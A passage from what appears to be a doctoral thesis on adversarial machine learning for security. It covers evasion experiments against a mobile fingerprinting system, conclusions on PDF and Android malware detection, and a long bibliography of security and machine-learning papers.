a) Simply changing the browser or using a proxy does not impact the system performances. Presumably, this happens because the user is not aware of the devices that the system has already seen. Changing the browser might be risky, as the system might be more sensitive to the new browser than to the previous one. Furthermore, the distance function that we chose also depends on the *number* of features that are different between the two samples. The more features the user manages to change, the better the attack will be. In this case, only changing browser or proxy brings too few features changes, degrading the effectiveness of the attack.

b) What really impacts the performances of the system is changing the browser *and* its settings. Although the detection rate does not completely break, we notice a significant drop of around 60% at zero false positives. We assume that this is due to an increased number of feature changes. This is inline with the action taken by the user: by completely changing the browser settings, she significantly affects the fingerprinting capabilities of the system.




FIGURE 6.3: Average ROC performance chart for our system under multiple scenarios of evasion attacks.

c) When the user changes her browser settings and uses a proxy, we observe a *complete crash* of the detection rate with zero false positives. To make the system provide good detection values, false positives have to increase up to 10% for a detection rate of 70%.

The results of this experiment suggest that when a user changes the browser settings and resorts to a proxy, she is able to completely evade a system that does not make any mistakes at detecting devices that have never been seen before. This behavior creates serious concerns, as errors at detecting never-seen devices might compromise the functionality of the system in the long term.

To conclude, this experiment shows that evading mobile device fingerprints is possible, but not so easy as it might be expected at a first glance. The user has to produce a significant effort to obtain an effective evasion. At the same time, our analysis results show that even a complete evasion is possible when the user resorts to a second browser with modified settings, and to a proxy.

6.5 Conclusions and Discussion

The results attained by this Chapter suggest that it is possible to build an effective mobile fingerprinting system that cannot be evaded so easily by the average user. In particular, the application of the goal-knowledge-capability model provided a methodology to evaluate the security of the proposed approach. The obtained results pose a major problem for the users' privacy, as the typical anonymity preserving strategies such as removing cookies, using a proxy, etc. are not effective when singularly user.

Chapter 7

Conclusions

The results attained during this work show that proactively build security systems is not only possible, but also a concrete necessity.

In the PDF case study I first showed that a system like `LuxOR` can detect state-of-the-art mimicry attacks. `LuxOR`, though, can only detect Javascript-based attacks. Hence, the proactive development of structural systems (which can also detect non-Javascript attacks) is important to ensure a more global protection. To this end, I first show how structural detectors can be evaded: not only optimally (by developing and resorting to `AdversariaLIB`), but also empirically by developing a novel attack strategy (reverse mimicry) that can easily defeat such systems and requires very little effort for the attacker. Then, I proposed `Slayer NEO`, an evolution of a previous system that is able to detect such empirical obfuscation attacks. Detection of optimal attacks is as well possible as left for future work.

With respect to the Android case study, I contributed to the development of the `Android PRAGuard` dataset, which contains more than $10,000$ samples obfuscated in seven different ways with commerical tools. I then provided a large scale analysis of the performances of such dataset against 13 different anti-malware systems in three different scenarios. Results showed that, despite their improvement, anti-malware are still inadequate to robustly detect Android malware. I also contributed to the development of an automatic, fine-grained obfuscation framework with which it is possible to evade most static and dynamic tools to the analysis of Android applications. These results show that proactive approaches and adversarial evaluations are necessary to ensure that a novel system can resist against targeted attacks. Finally, I contributed to the development of a novel machine learning system to robustly detect Android malware. In particular, this system is able to detect both empirical obfuscation and optimal attacks.

The last contribution is the application of proactive approaches to the development of a mobile fingerprinting system. In particular, I first designed a detection system that could recognize when a mobile device has already visited a particular website, even without using cookies. Then, I proposed some evasion scenarios, which practically show that the user can still evade the proposed system by employing a significant amount of effort. This poses major problems to the users' privacy, as simple techniques such as using a proxy or changing browser are not enough anymore.

To sum up, the results obtained in this work show that proactive approaches are effective to produce systems that can concretely improve the users' security. I argue that it is not possible anymore to ignore evasion attacks when developing a novel system, and I hope that proactive techniques will be progressively employed to create more solid systems.

Bibliography

[1] Symantec. Internet Security Threat Report (April 2015). https://www4.symantec.com/mktginfo/whitepaper/ISTR/21347932_GA-internet-security-threat-report-volume-20-2015-social_v2.pdf.

[2] Mc Afee Labs. Threats Report (August), 2015. http://www.mcafee.com/us/resources/reports/rp-quarterly-threats-aug-2015.pdf.

[3] Battista Biggio, Giorgio Fumera, and Fabio Roli. Security evaluation of pattern classifiers under attack. *IEEE Transactions on Knowledge and Data Engineering*, 26(4):984–996, April 2014. ISSN 1041-4347.

[4] D. Arp, M. Spreitzenbarth, M. Hübner, H. Gascon, and K. Rieck. Drebin: Efficient and explainable detection of android malware in your pocket. In *Proceedings of the 21st Annual Network & Distributed System Security Symposium (NDSS)*. The Internet Society, 2014.

[5] David Kushner. The Real Story of Stuxnet. http://spectrum.ieee.org/telecom/security/the-real-story-of-stuxnet.

[6] Insecure. Smashing the Stack for Fun and Profit. http://insecure.org/stf/smashstack.html.

[7] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security (TISSEC)*, 15(1):2:1–2:34, March 2012. ISSN 1094-9224. doi: 10.1145/2133375.2133377. http://doi.acm.org/10.1145/2133375.2133377.

[8] Alexander Sotirov. Heap Feng Shui in Javascript. In *Black Hat Europe*, 2007.

[9] KrebsOnSecurity. Third Hacking Team Flash Zero-Day Found. http://krebsonsecurity.com/2015/07/third-hacking-team-flash-zero-day-found/.

[10] Adobe. Security Advisory for Adobe Reader and Acrobat (September), 2010. http://www.adobe.com/support/security/advisories/apsa10-02.html.

[11] Battista Biggio, Giorgio Fumera, and Fabio Roli. Multiple classifier systems for robust classifier design in adversarial environments. *Int'l J. Mach. Learn. and Cybernetics*, 1(1):27–41, 2010.

[12] Nilesh Dalvi, Pedro Domingos, Mausam, Sumit Sanghai, and Deepak Verma. Adversarial classification. In *Tenth ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD)*, pages 99–108, Seattle, 2004.

[13] Aleksander Kolcz and Choon Hui Teo. Feature weighting for improved classifier robustness. In *Sixth Conference on Email and Anti-Spam (CEAS)*, Mountain View, CA, USA, 2009.

[14] Daniel Lowd and Christopher Meek. Adversarial learning. In *Proc. 11th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD)*, pages 641–647, Chicago, IL, USA, 2005. ACM Press.

[15] Marco Barreno, Blaine Nelson, Russell Sears, Anthony D. Joseph, and J. D. Tygar. Can machine learning be secure? In *Proc. ACM Symp. Information, Computer and Comm. Sec.*, ASIACCS '06, pages 16–25, New York, NY, USA, 2006. ACM.

[16] L. Huang, A. D. Joseph, B. Nelson, B. Rubinstein, and J. D. Tygar. Adversarial machine learning. In *4th ACM Workshop on Artificial Intelligence and Security (AISec 2011)*, pages 43–57, Chicago, IL, USA, 2011.

[17] Ofer Dekel, Ohad Shamir, and Lin Xiao. Learning to classify with missing and corrupted features. *Machine Learning*, 81:149–178, 2010. ISSN 0885-6125. http://dx.doi.org/10.1007/s10994-009-5124-8.

[18] Amir Globerson and Sam T. Roweis. Nightmare at test time: robust learning by feature deletion. In William W. Cohen and Andrew Moore, editors, *Proceedings of the 23rd International Conference on Machine Learning*, volume 148, pages 353–360. ACM, 2006.

[19] Michael Brückner and Tobias Scheffer. Stackelberg games for adversarial prediction problems. In *Proceedings of the 17th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, KDD '11, pages 547–555, New York, NY, USA, 2011. ACM. ISBN 978-1-4503-0813-7. doi: 10.1145/2020408.2020495. http://doi.acm.org/10.1145/2020408.2020495.

[20] Michael Brückner, Christian Kanzow, and Tobias Scheffer. Static prediction games for adversarial learning problems. *J. Mach. Learn. Res.*, 13:2617–2654, September 2012.

[21] Blaine Nelson, Benjamin I.P. Rubinstein, Ling Huang, Anthony D. Joseph, Steven J. Lee, Satish Rao, and J. D. Tygar. Query strategies for evading convex-inducing classifiers. *J. Mach. Learn. Res.*, 13:1293–1332, May 2012. ISSN 1532-4435.

[22] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli. Evasion attacks against machine learning at test time. In Hendrik Blockeel, Kristian Kersting, Siegfried Nijssen, and Filip Železný, editors, *European Conference on Machine Learning and Principles and Practice of Knowledge Discovery in Databases (ECML PKDD), Part III*, volume 8190 of *Lecture Notes in Computer Science*, pages 387–402. Springer Berlin Heidelberg, 2013.

[23] Marco Barreno, Blaine Nelson, Anthony Joseph, and J. Tygar. The security of machine learning. *Machine Learning*, 81:121–148, 2010.

[24] Alvaro A. Cárdenas and John S. Baras. Evaluation of classifiers: Practical considerations for security applications. In *AAAI Workshop on Evaluation Methods for Machine Learning*, Boston, MA, USA, July, 16-20 2006.

[25] Marius Kloft and Pavel Laskov. Security analysis of online centroid anomaly detection. *Journal of Machine Learning Research*, 13:3647–3690, 2012.

[26] Pavel Laskov and Marius Kloft. A framework for quantitative security analysis of machine learning. In *AISec '09: Proceedings of the 2nd ACM workshop on Security and artificial intelligence*, pages 1–4, New York, NY, USA, 2009. ACM. ISBN 978-1-60558-781-3.

[27] Ricardo N. Rodrigues, Lee Luan Ling, and Venu Govindaraju. Robustness of multimodal biometric fusion methods against spoof attacks. *J. Vis. Lang. Comput.*, 20(3):169–179, 2009. ISSN 1045-926X. doi: http://dx.doi.org/10.1016/j.jvlc.2009.01.010. http://dx.doi.org/10.1016/j.jvlc.2009.01.010.

[28] Prahlad Fogla, Monirul Sharif, Roberto Perdisci, Oleg Kolesnikov, and Wenke Lee. Polymorphic blending attacks. In *USENIX-SS'06: Proceedings of the 15th conference on USENIX Security Symposium*, pages 241–256, Berkeley, CA, USA, 2006. USENIX Association.

[29] Daniel Lowd and Christopher Meek. Good word attacks on statistical spam filters. In *Second Conference on Email and Anti-Spam (CEAS)*, Mountain View, CA, USA, 2005.

[30] Gregory L. Wittel and S. Felix Wu. On attacking statistical spam filters. In *First Conference on Email and Anti-Spam (CEAS)*, Mountain View, CA, USA, 2004.

[31] M. Kloft and P. Laskov. Online anomaly detection under adversarial impact. In *Proceedings of the 13th International Conference on Artificial Intelligence and Statistics (AISTATS)*, pages 405–412, 2010.

[32] Davide Maiorca, Giorgio Giacinto, and Igino Corona. A pattern recognition system for malicious pdf files detection. In Petra Perner, editor, *MLDM - International Conference on Machine Learning and Data Mining*, volume 7376, pages 510–524, Berlin, 16/07/2012 2012. Springer, Springer.

[33] Charles Smutz and Angelos Stavrou. Malicious pdf detection using metadata and structural features. In *Proceedings of the 28th Annual Computer Security Applications Conference*, ACSAC '12, pages 239–248, New York, NY, USA, 2012. ACM. ISBN 978-1-4503-1312-4. doi: 10.1145/2420950.2420987. http://doi.acm.org/10.1145/2420950.2420987.

[34] Nedim Šrndic and Pavel Laskov. Practical evasion of a learning-based classifier: A case study. In *Proc. of the 2014 IEEE Symp. on Security and Privacy*, SP '14, pages 197–211, Washington, DC, USA, 2014. IEEE Computer Society. ISBN 978-1-4799-4686-0. doi: 10.1109/SP.2014.20. http://dx.doi.org/10.1109/SP.2014.20.

[35] J. Platt. Probabilistic outputs for support vector machines and comparison to regularized likelihood methods. In A.J. Smola, P. Bartlett, B. Schölkopf, and D. Schuurmans, editors, *Advances in Large Margin Classifiers*, pages 61–74, 2000.

[36] Igino Corona, Davide Maiorca, Davide Ariu, and Giorgio Giacinto. Lux0r: Detection of malicious pdf-embedded javascript code through discriminant analysis of api references. In *To appear in the Proc. of the 7th ACM Workshop on Art. Intelligence and Security*, 2014.

[37] Davide Maiorca, Igino Corona, and Giorgio Giacinto. Looking at the bag is not enough to find the bomb: An evasion of structural methods for malicious pdf files detection. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security*, ASIA CCS '13, pages 119–130, New York, NY, USA, 2013. ACM. ISBN 978-1-4503-1767-2. doi: 10.1145/2484313.2484327. http://doi.acm.org/10.1145/2484313.2484327.

[38] Davide Maiorca, Davide Ariu, Igino Corona, and Giorgio Giacinto. A structural and content-based approach for a precise and robust detection of malicious pdf files. In *Proceedings of the 1st International Conference on Information Systems Security and Privacy (ICISSP 2015)*, pages 27–36. INSTICC, 2015.

[39] Davide Maiorca, Davide Ariu, Igino Corona, and Giorgio Giacinto. An evasion resilient approach to the detection of malicious pdf files. In *Information Systems*

Security and Privacy (Communications in Computer and Information Science), volume 576, pages 68–85. Springer, 2016.

[40] Battista Biggio, Igino Corona, Blaine Nelson, BenjaminI.P. Rubinstein, Davide Maiorca, Giorgio Fumera, Giorgio Giacinto, and Fabio Roli. Security evaluation of support vector machines in adversarial environments. In Yunqian Ma and Guodong Guo, editors, *Support Vector Machines Applications*, pages 105–153. Springer International Publishing, 2014.

[41] Cathal Mullaney. A Million-Dollar Mobile Botnet, 2012. http://www.symantec.com/connect/blogs/androidbmaster-million-dollar-mobile-botnet.

[42] Piotr Bania. Jit spraying and mitigations. *CoRR*, http://www.piotrbania.com/all/articles/pbania-jit-mitigations2010.pdf, 2010.

[43] *Adobe Supplement to ISO 32000*. Adobe, June 2008.

[44] Jose Miguel Esparza. Obfuscation and (non-)detection of malicious pdf files. Technical report, S21Sec e-crime, 2011.

[45] *PDF Reference. Adobe Portable Document Format Version 1.7*. Adobe, November 2006.

[46] Adobe Systems Inc. JavaScript for Acrobat API Reference. Http://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/js_api_reference.pdf - Last visited December 6, 2013, April 2007.

[47] Mozilla Developer Network. JavaScript Language Resources. https://developer.mozilla.org/en-US/docs/Web/JavaScript/Language_Resources, December 2013.

[48] Ange Albertini. Pdftricks: a summary of pdf tricks - encodings, structures, javascript, March 2013. https://code.google.com/p/corkami/wiki/PDFTricks.

[49] Wei-Jen Li, Salvatore Stolfo, Angelos Stavrou, Elli Androulaki, and Angelos D. Keromytis. A study of malcode-bearing documents. In *Proceedings of the 4th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA '07, pages 231–250, Berlin, Heidelberg, 2007. Springer-Verlag. ISBN 978-3-540-73613-4. doi: 10.1007/978-3-540-73614-1_14. http://dx.doi.org/10.1007/978-3-540-73614-1_14.

[50] M. Zubair Shafiq, Syed Ali Khayam, and Muddassar Farooq. Embedded malware detection using markov n-grams. In *Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA

'08, pages 88–107, Berlin, Heidelberg, 2008. Springer-Verlag. ISBN 978-3-540-70541-3. doi: 10.1007/978-3-540-70542-0_5. http://dx.doi.org/10.1007/978-3-540-70542-0_5.

[51] S. Momina Tabish, M. Zubair Shafiq, and Muddassar Farooq. Malware detection using statistical analysis of byte-level file content. In *Proceedings of the ACM SIGKDD Workshop on CyberSecurity and Intelligence Informatics*, CSI-KDD '09, pages 23–31, New York, NY, USA, 2009. ACM. ISBN 978-1-60558-669-4. doi: 10.1145/1599272.1599278. http://doi.acm.org/10.1145/1599272.1599278.

[52] Erik Buchanan, Ryan Roemer, Stefan Sevage, and Hovav Shacham. Return-oriented programming: Exploitation without code injection. In *Black Hat '08*, 2008.

[53] Paruj Ratanaworabhan, Benjamin Livshits, and Benjamin Zorn. Nozzle: A defense against heap-spraying code injection attacks. In *Proc. of the 18th Conference on USENIX Security Symposium*, SSYM'09, pages 169–186, Berkeley, CA, USA, 2009. USENIX Association.

[54] Manuel Egele, Theodoor Scholte, Engin Kirda, and Christopher Kruegel. A survey on automated dynamic malware-analysis techniques and tools. *ACM Computing Surveys*, 44(2):6:1–6:42, March 2008. ISSN 0360-0300. doi: 10.1145/2089125.2089126. URL http://doi.acm.org/10.1145/2089125.2089126.

[55] Alexandros Kapravelos, Yan Shoshitaishvili, Marco Cova, Christopher Kruegel, and Giovanni Vigna. Revolver: An automated approach to the detection of evasiveweb-based malware. In *Proceedings of the 22Nd USENIX Conference on Security*, SEC'13, pages 637–652, Berkeley, CA, USA, 2013. USENIX Association. ISBN 978-1-931971-03-4. http://dl.acm.org/citation.cfm?id=2534766.2534821.

[56] Davide Canali, Marco Cova, Giovanni Vigna, and Christopher Kruegel. Prophiler: A fast filter for the large-scale detection of malicious web pages. In *Proceedings of the 20th International Conference on World Wide Web*, WWW '11, pages 197–206, New York, NY, USA, 2011. ACM. ISBN 978-1-4503-0632-4. doi: 10.1145/1963405.1963436. http://doi.acm.org/10.1145/1963405.1963436.

[57] Mario Heiderich, Tilman Frosch, and Thorsten Holz. Iceshield: Detection and mitigation of malicious websites with a frozen dom. In *Proceedings of the 14th International Conference on Recent Advances in Intrusion Detection*, RAID'11, pages 281–300, Berlin, Heidelberg, 2011. Springer-Verlag. ISBN 978-3-642-23643-3. doi: 10.1007/978-3-642-23644-0_15. http://dx.doi.org/10.1007/978-3-642-23644-0_15.

[58] Charlie Curtsinger, Benjamin Livshits, Benjamin Zorn, and Christian Seifert. Zozzle: Fast and precise in-browser javascript malware detection. In *Proceedings of the 20th USENIX Conference on Security*, SEC'11, Berkeley, CA, USA, 2011. USENIX Association. http://dl.acm.org/citation.cfm?id=2028067.2028070.

[59] Wei Xu, Fangfang Zhang, and Sencun Zhu. Jstill: Mostly static detection of obfuscated malicious javascript code. In *Proceedings of the Third ACM Conference on Data and Application Security and Privacy*, CODASPY '13, pages 117–128, New York, NY, USA, 2013. ACM. ISBN 978-1-4503-1890-7. doi: 10.1145/2435349.2435364. http://doi.acm.org/10.1145/2435349.2435364.

[60] Konrad Rieck, Tammo Krueger, and Andreas Dewald. Cujo: efficient detection and prevention of drive-by-download attacks. In *Proceedings of the 26th Annual Computer Security Applications Conference*, ACSAC '10, pages 31–39, New York, NY, USA, 2010. ACM. ISBN 978-1-4503-0133-6. doi: 10.1145/1920261.1920267. http://doi.acm.org/10.1145/1920261.1920267.

[61] Kristof Schütt, Marius Kloft, Alexander Bikadorov, and Konrad Rieck. Early detection of malicious behavior in javascript code. In *Proceedings of the 5th ACM Workshop on Security and Artificial Intelligence*, AISec '12, pages 15–24, New York, NY, USA, 2012. ACM. ISBN 978-1-4503-1664-4. doi: 10.1145/2381896.2381901. http://doi.acm.org/10.1145/2381896.2381901.

[62] Marco Cova, Christopher Kruegel, and Giovanni Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *Proceedings of the 19th international conference on World wide web*, WWW '10, pages 281–290, New York, NY, USA, 2010. ACM. ISBN 978-1-60558-799-8. doi: 10.1145/1772690.1772720. http://doi.acm.org/10.1145/1772690.1772720.

[63] Scott Kaplan, Benjamin Livshits, Ben Zorn, Christian Siefert, and Charlie Cursinger. "nofus: Automatically detecting" + string.fromcharcode(32) + "obfuscated". tolowercase() + "javascript code". TechReport MSR-TR-2011-57, Microsoft Research, 2011.

[64] P. Likarish, Eunjin Jung, and Insoon Jo. Obfuscated malicious javascript detection using classification techniques. In *Malicious and Unwanted Software (MALWARE), 2009 4th International Conference on*, pages 47–54, 2009. doi: 10.1109/MALWARE.2009.5403020.

[65] Markus Engleberth, Carsten Willems, and Thorsten Holz. Detecting malicious documents with combined static and dynamic analysis. Technical report, Virus Bulletin, 2009.

[66] Carsten Willems. *Instrumenting Existing System Components for Dynamic Analysis of Malicious Software.* PhD thesis, Ruhr-University Bochum, Germany, 2013.

[67] Konrad Rieck, Thorsten Holz, Carsten Willems, Patrick Düssel, and Pavel Laskov. Learning and classification of malware behavior. In *Proceedings of the 5th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA '08, pages 108–125, Berlin, Heidelberg, 2008. Springer-Verlag. ISBN 978-3-540-70541-3. doi: 10.1007/978-3-540-70542-0_6. http://dx.doi.org/10.1007/978-3-540-70542-0_6.

[68] Zacharias Tzermias, Giorgos Sykiotakis, Michalis Polychronakis, and Evangelos P. Markatos. Combining static and dynamic analysis for the detection of malicious documents. In *Proceedings of the Fourth European Workshop on System Security*, EUROSEC '11, pages 4:1–4:6, New York, NY, USA, 2011. ACM. ISBN 978-1-4503-0613-3. doi: 10.1145/1972551.1972555. http://doi.acm.org/10.1145/1972551.1972555.

[69] Kevin Z. Snow, Srinivas Krishnan, Fabian Monrose, and Niels Provos. Shellos: enabling fast detection and forensic analysis of code injection attacks. In *Proceedings of the 20th USENIX conference on Security*, SEC'11, 2011.

[70] Pavel Laskov and Nedim Šrndić. Static detection of malicious javascript-bearing pdf documents. In *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, pages 373–382, New York, NY, USA, 2011. ACM. ISBN 978-1-4503-0672-0. doi: 10.1145/2076732.2076785. http://doi.acm.org/10.1145/2076732.2076785.

[71] Nedim Šrndić and Pavel Laskov. Detection of malicious pdf files based on hierarchical document structure. In *Proceedings of the 20th Annual Network & Distributed System Security Symposium*, 2013.

[72] Daiping Liu, Haining Wang, and Angelos Stavrou. Detecting malicious javascript in pdf through document instrumentation. In *Proc. of the 44th Annual Int. Conf. on Dependable Systems and Networks*, 2014.

[73] Michael Maass, William L. Scherlis, and Jonathan Aldrich. In-nimbo sandboxing. In *Proc. of the 2014 Symp. and Bootcamp on the Science of Security*, HotSoS '14, pages 1:1–1:12, New York, NY, USA, 2014. ACM. ISBN 978-1-4503-2907-1. doi: 10.1145/2600176.2600177. http://doi.acm.org/10.1145/2600176.2600177.

[74] Nir Nissim, Aviad Cohen, Chanan Glezer, and Yuval Elovici. Detection of malicious PDF files and directions for enhancements: A state-of-the art survey. *Computers*

& Security, 48:246–266, 2015. doi: 10.1016/j.cose.2014.10.014. http://dx.doi.org/10.1016/j.cose.2014.10.014.

[75] iSec lab. Wepawet. http://wepawet.cs.ucsb.edu.

[76] Pdfrate., . http://pdfrate.com.

[77] Charles Smutz and Angelos Stavrou. Discerning machine learning degradation via ensemble classifier mutual agreement analysis. In *George Mason University Technical Report*, 2015.

[78] Mozilla Developer Network. `SpiderMonkey`. https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey, December 2013.

[79] Mozilla Developer Network. `Rhino`. https://developer.mozilla.org/en-US/docs/Rhino, December 2013.

[80] Ron Kohavi. A study of cross-validation and bootstrap for accuracy estimation and model selection. In *Proceedings of the 14th International Joint Conference on Artificial Intelligence - Volume 2*, IJCAI'95, pages 1137–1143, San Francisco, CA, USA, 1995. Morgan Kaufmann Publishers Inc. ISBN 1-55860-363-8. http://dl.acm.org/citation.cfm?id=1643031.1643047.

[81] MITRE. Common vulnerabilities and exposures, December 2013. http://cve.mitre.org.

[82] Google. VirusTotal. https://www.virustotal.com/.

[83] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In John Langford and Joelle Pineau, editors, *29th Int'l Conf. on Machine Learning*, pages 1807–1814. Omnipress, 2012.

[84] Social engineering toolkit. Https://www.secmaniac.com/.

[85] Didier Stevens. Escape from pdf., 2010. http://blog.didierstevens.com/2010/03/29/escape-from-pdf/.

[86] Jose Miguel Esparza. `peepdf`. http://eternal-todo.com/tools/peepdf-pdf-analysis-tool, December 2013. PDF Analysis Tool.

[87] Pdf tools., . http://blog.didierstevens.com/programs/pdf-tools/.

[88] Add javascript to existing pdf files (python). http://blog.rsmoorthy.net/2012/01/add-javascript-to-existing-pdf-files.html, 2012.

[89] Contagio. Http://contagiodump.blogspot.it.

[90] Yahoo. Search api. http://developer.yahoo.com.

[91] Suman Jana and Vitaly Shmatikov. Abusing file processing in malware detectors for fun and profit. In *IEEE Symposium on Security and Privacy*, pages 80–94, 2012.

[92] Metasploit framework. Http://www.metasploit.com/.

[93] J. B. MacQueen. Some methods for classification and analysis of multivariate observations. In L. M. Le Cam and J. Neyman, editors, *Proc. of the fifth Berkeley Symposium on Mathematical Statistics and Probability*, volume 1, pages 281–297. University of California Press, 1967.

[94] J. Ross Quinlan. Learning decision tree classifiers. *ACM Comput. Surv.*, 28(1): 71–72, 1996.

[95] Yoav Freund and Robert E. Schapire. A decision-theoretic generalization of on-line learning and an application to boosting, 1995.

[96] Pierre Baldi, Søren Brunak, Yves Chauvin, Claus A. F. Andersen, and Henrik Nielsen. Assessing the accuracy of prediction algorithms for classification: an overview. *Bioinformatics*, 16(5):412–424, 2000.

[97] Battista Biggio, Konrad Rieck, Davide Ariu, Christian Wressnegger, Igino Corona, Giorgio Giacinto, and Fabio Roli. Poisoning behavioral malware clustering. In *Proc. 2014 Workshop on Artificial Intelligent and Security Workshop*, AISec '14, pages 27–36, New York, NY, USA, 2014. ACM.

[98] Battista Biggio, Ignazio Pillai, Samuel Rota Bulò, Davide Ariu, Marcello Pelillo, and Fabio Roli. Is data clustering in adversarial settings secure? In *Proceedings of the 2013 ACM Workshop on Artificial Intelligence and Security*, AISec '13, pages 87–98, New York, NY, USA, 2013. ACM.

[99] Rowland Yu. Ginmaster: a case study in Android Malware. In *Virus Bulletin Conference*, 2013.

[100] Axelle Apvrille and Ruchna Nigam. Obfuscation in Android malware, and how to fight back. https://www.virusbtn.com/virusbulletin/archive/2014/07/vb201407-Android-obfuscation.

[101] Mario Ballano. Android Malware. http://www.itu.int/ITU-D/eur/rf/cybersecurity/presentations/symantec-itu_mobile.pdf.

[102] Davide Maiorca, Davide Ariu, Igino Corona, Marco Aresu, and Giorgio Giacinto. Stealth attacks: An extended insight into the obfuscation effects on android malware. *Computers & Security*, 51, 2015. doi: 10.1016/j.cose.2015.02.007. http://dx.doi.org/10.1016/j.cose.2015.02.007.

[103] Johannes Hoffmann, Teemu Rytilahti, Davide Maiorca, Marcel Winandy, Giorgio Giacinto, and Thorsten Holz. Evaluating analysis tools for android apps: Status quo and robustness against obfuscation. In *Proceedings of the 6th ACM Conference on Data and Application Security and Privacy (CODASPY 2016) (In press)*, 2016.

[104] Johannes Hoffmann, Teemu Rytilahti, Davide Maiorca, Marcel Winandy, Giorgio Giacinto, and Thorsten Holz. Evaluating analysis tools for android apps: Status quo and robustness against obfuscation. In *Technical Report TR-HGI-2016-001, Horst Görtz Institute for IT-security, 2016*, 2016.

[105] F-Secure. Mobile Threat Report - Q1 2014, March 2014. https://www.f-secure.com/documents/996508/1030743/Mobile_Threat_Report_Q1_2014.pdf.

[106] Amazon App Store. http://www.amazon.com/appstore.

[107] Samsung App Store. http://apps.samsung.com.

[108] AV Comparatives. Cybercriminals infiltrate Android markets. http://www.av-comparatives.org/wp-content/uploads/2013/08/apkstores_investigation_2013.pdf.

[109] Baksmali. https://code.google.com/p/smali/.

[110] Android Open Source Project. Bytecode for the dalvik vm, 2007.

[111] Godfrey Nolan. *Decompiling Android*. Apress, July 2012.

[112] Yajin Zhou and Xuxian Jiang. Dissecting Android Malware: Characterization and Evolution. In *Security and Privacy (SP), 2012 IEEE Symposium on*, pages 95–109, 2012.

[113] Min Zheng, Patrick P. C. Lee, and John C. S. Lui. ADAM: An Automatic and Extensible Platform to Stress Test Android Anti-virus Systems. In *DIMVA - Detection of Intrusions and Malware, and Vulnerability Assessment - 9th Int. Conf.*, pages 82–101, 2012.

[114] Vaibhav Rastogi, Yan Chen, and Xuxian Jiang. DroidChameleon: Evaluating Android Anti-malware Against Transformation Attacks. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security*, ASIA CCS '13, pages 329–334, New York, NY, USA, 2013. ACM. ISBN 978-1-4503-1767-2.

[115] Vaibhav Rastogi, Yan Chen, and Xuxian Jiang. Catch Me If You Can: Evaluating Android Anti-Malware Against Transformation Attacks. *IEEE Transactions on Information Forensics and Security*, 9(1):99–108, 2014.

[116] Heqing Huang, Sencun Zhu, Peng Liu, and Dinghao Wu. A Framework for Evaluating Mobile App Repackaging Detection Algorithms. In *TRUST*, pages 169–186, 2013.

[117] Mykola Protsenko and Tilo Müller. Pandora applies non-deterministic obfuscation randomly to android. In *MALWARE*. IEEE, 2013. ISBN 978-1-4799-2534-6.

[118] Christian Collberg, Clark Thomborson, and Douglas Low. A Taxonomy of Obfuscating Transformations. Technical report, University of Auckland, 1997.

[119] Federico Maggi, Andrea Valdi, and Stefano Zanero. AndroTotal: A Flexible, Scalable Toolbox and Service for Testing Mobile Malware Detectors. In *Proceedings of the 3rd Annual ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)*. ACM, November 2013.

[120] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, and Konrad Rieck. Drebin: Efficient and Explainable Detection of Android Malware in Your Pocket. In *Proc. of 17th Network and Distributed System Security Symposium (NDSS)*, 2014.

[121] Eric Lafortune. ProGuard. `http://proguard.sourceforge.net/`.

[122] Saikoa BVBA. DexGuard. `http://www.saikoa.com/dexguard`.

[123] DashO. `https://www.preemptive.com/products/dasho`.

